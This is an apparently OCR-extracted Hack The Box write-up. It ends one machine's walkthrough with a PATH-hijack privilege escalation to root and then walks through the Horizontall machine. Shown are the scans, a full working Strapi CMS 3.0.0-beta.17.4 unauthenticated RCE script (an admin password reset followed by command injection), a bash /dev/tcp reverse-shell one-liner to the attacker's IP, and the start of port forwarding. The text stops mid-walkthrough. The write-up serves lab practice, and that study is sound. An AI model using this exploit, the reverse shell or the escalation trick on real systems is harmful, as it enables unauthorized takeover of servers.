m4lwhere@previse:/dev/shm$ echo "chmod +s /bin/bash" > date
m4lwhere@previse:/dev/shm$ chmod +x date
m4lwhere@previse:/dev/shm$ export PATH=$(pwd):$PATH
m4lwhere@previse:/dev/shm$ sudo -u root /opt/scripts/access_backup.sh
m4lwhere@previse:/dev/shm$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
**********************************
bash-4.4#
```



AND THEN WE PWNED THE BOX!!!!

Horizontall

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	28 Aug 2021	Easy	20

HORIZONTALL

Machine Information :

Name	:	Horizontall
Difficulty	:	Easy
OS	:	Linux
Machine Creator	:	wail99
Machine Rating	:	☆ 4.3
IP	:	10.10.11.105

Enumeration

Port Scanning :

```
┌──(root💀k1l0byt3)-[~/WriteUp/Horizontall]
└─# nmap -sV -sC -T4 10.10.11.105
Nmap scan report for 10.10.11.105
Host is up (1.8s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
| 256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_ 256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp open http nginx 1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://horizontall.htb
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.19 seconds
```


Add the domain to Hosts so that you can access the web-server, because the server does RestrictIP

http://horizontall.htb {http://10.10.11.105 => http://horizontal.htb}


```
┌──(root💀k1l0byt3)-[~/WriteUp/Horizontall]
└─# nano /etc/hosts
```


```
  GNU nano 6.0

127.0.0.1       localhost
127.0.1.1       k1l0byt3
10.10.11.105    horizontall.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Visit http://horizontall.htb on *web-browser*





After some time doing Web-enumeration I get info on file /js/app.c68eb462.js





In the Source-Code, it can be seen that the target machine is running another hosting (http://api-prod.horizontall.htb), also add that domain to /etc/hosts :






Web Enumeration


Lets use *gobuster* for bruteforcing directory on http://api-prod.horizontall.htb

```
┌──(root 💀 k1l0byt3)-[~/WriteUp/Horizontall]
└─# gobuster dir -u http://api-prod.horizontall.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://api-prod.horizontall.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
===============================================================
13:41:09 Starting gobuster in directory enumeration mode
===============================================================
/reviews (Status: 200) [Size: 507]
/users (Status: 403) [Size: 60]
/admin (Status: 200) [Size: 854]
/Reviews (Status: 200) [Size: 507]
/Users (Status: 403) [Size: 60]
/Admin (Status: 200) [Size: 854]
Progress: 22410 / 220561 (10.16%) ^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2022/01/21 13:44:07 Finished
===============================================================
```

Found */admin* directory, then visit http://api-prod.horizontall.htb/admin




In the picture above, the login page uses *Strapi-CMS* with version 3.0.0-beta.17.4



Then look for exploits for strapiVersion: 3.0.0.17.4 , and found Strapi CMS 3.0.0-beta.17.4 – Remote Code Execution (RCE) (Unauthenticated)

Link : **https://www.exploit-db.com/exploits/50239**



Save the script to your machine :

```
┌──(root💀k1l0byt3)-[~/WriteUp/Horizontall]
└─# nano RCE-Strapi.py
```

code :

```
# Exploit Title: Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)
# Date: 2021-08-30
# Exploit Author: Musyoka Ian
# Vendor Homepage: https://strapi.io/
# Software Link: https://strapi.io/
# Version: Strapi CMS version 3.0.0-beta.17.4 or lower
# Tested on: Ubuntu 20.04
# CVE : CVE-2019-18818, CVE-2019-19609

#!/usr/bin/env python3

import requests
import json
from cmd import Cmd
import sys

if len(sys.argv) != 2:
        print("[-] Wrong number of arguments provided")
        print("[*] Usage: python3 exploit.py <URL>\n")
        sys.exit()
```

```
class Terminal(Cmd):
	prompt = "$> "
	def default(self, args):
		code_exec(args)

def check_version():
	global url
	print("[+] Checking Strapi CMS Version running")
	version = requests.get(f"{url}/admin/init").text
	version = json.loads(version)
	version = version["data"]["strapiVersion"]
	if version == "3.0.0-beta.17.4":
		print("[+] Seems like the exploit will work!!!\n[+] Executing exploit\n\n")
	else:
		print("[-] Version mismatch trying the exploit anyway")


def password_reset():
	global url, jwt
	session = requests.session()
	params = {"code" : {"$gt":0},
		"password" : "SuperStrongPassword1",
		"passwordConfirmation" : "SuperStrongPassword1"
		}
	output = session.post(f"{url}/admin/auth/reset-password", json = params).text
	response = json.loads(output)
	jwt = response["jwt"]
	username = response["user"]["username"]
	email = response["user"]["email"]

	if "jwt" not in output:
		print("[-] Password reset unsuccessfull\n[-] Exiting now\n\n")
		sys.exit(1)
	else:
		print(f"[+] Password reset was successfully\n[+] Your email is: {email}\n[+] Your
new credentials are: {username}:SuperStrongPassword1\n[+] Your authenticated JSON Web
Token: {jwt}\n\n")
def code_exec(cmd):
	global jwt, url
	print("[+] Triggering Remote code executin\n[*] Rember this is a blind RCE don't expect
to see output")
	headers = {"Authorization" : f"Bearer {jwt}"}
	data = {"plugin" : f"documentation && $({cmd})",
		"port" : "1337"}
	out = requests.post(f"{url}/admin/plugins/install", json = data, headers = headers)
	print(out.text)

if __name__ == ("__main__"):
	url = sys.argv[1]
	if url.endswith("/"):
		url = url[:-1]
	check_version()
	password_reset()
	terminal = Terminal()
	terminal.cmdloop()
```

Exploit

Set up two terminals to get Reverse-Shell (term 1: Exploit, term 2: Netcat) :


```
[Terminal 1]

┌──(root💀k1l0byt3)-[~/WriteUp/Horizontall]
└─# python3 RCE-Strapi.py http://api-prod.horizontall.htb
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit


[+] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjQyNzIz
MDc1LCJleHAiOjE2NDUzMTUwNzV9.P4wjxBfqlSHOPuz3ZTgVQMWGqd3CTlddYGXklaroAKk


$> bash -c 'bash -i >& /dev/tcp/10.10.16.5/9999 0>&1'
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
```

```
[Terminal 2]

┌──(root💀k1l0byt3)-[~/WriteUp/Horizontall]
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.105] 34602
bash: cannot set terminal process group (1739): Inappropriate ioctl for device
bash: no job control in this shell
strapi@horizontall:~/myapi$ whoami
whoami
strapi
strapi@horizontall:~/myapi$
```

Exploit :

```
bash -c 'bash -i >& /dev/tcp/{your_ip_tun0}/{your_port} 0>&1'
```

And we got a *Reverse-Shell!*



Enumeration Again

You can use linPEAS to enumerate on a linux machine, but I'm not using it here. I'm trying to see which services are running on the target machine :

```
[target machine]

strapi@horizontall:~/myapi$ netstat -tulpn | grep LISTEN
```


```
strapi@horizontall:~/myapi$ netstat -tulpn | grep LISTEN
netstat -tulpn | grep LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      1739/node /usr/bin/
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
strapi@horizontall:~/myapi$
```

Found port 1337 and port 8000, but those ports are only run on localhost, in order to access these ports on our machine, do Port-Forwarding, follow the steps below :

First create *ssh-key* :

```
┌──(root💀k1l0byt3)-[~/WriteUp/Horizontall]
└─# ssh-keygen
```


Then create a *~/.ssh* directory and copy the created public_key to the target machine. like the picture below :



After that change the private-key permissions to 600 and run ssh to run port-forwarding

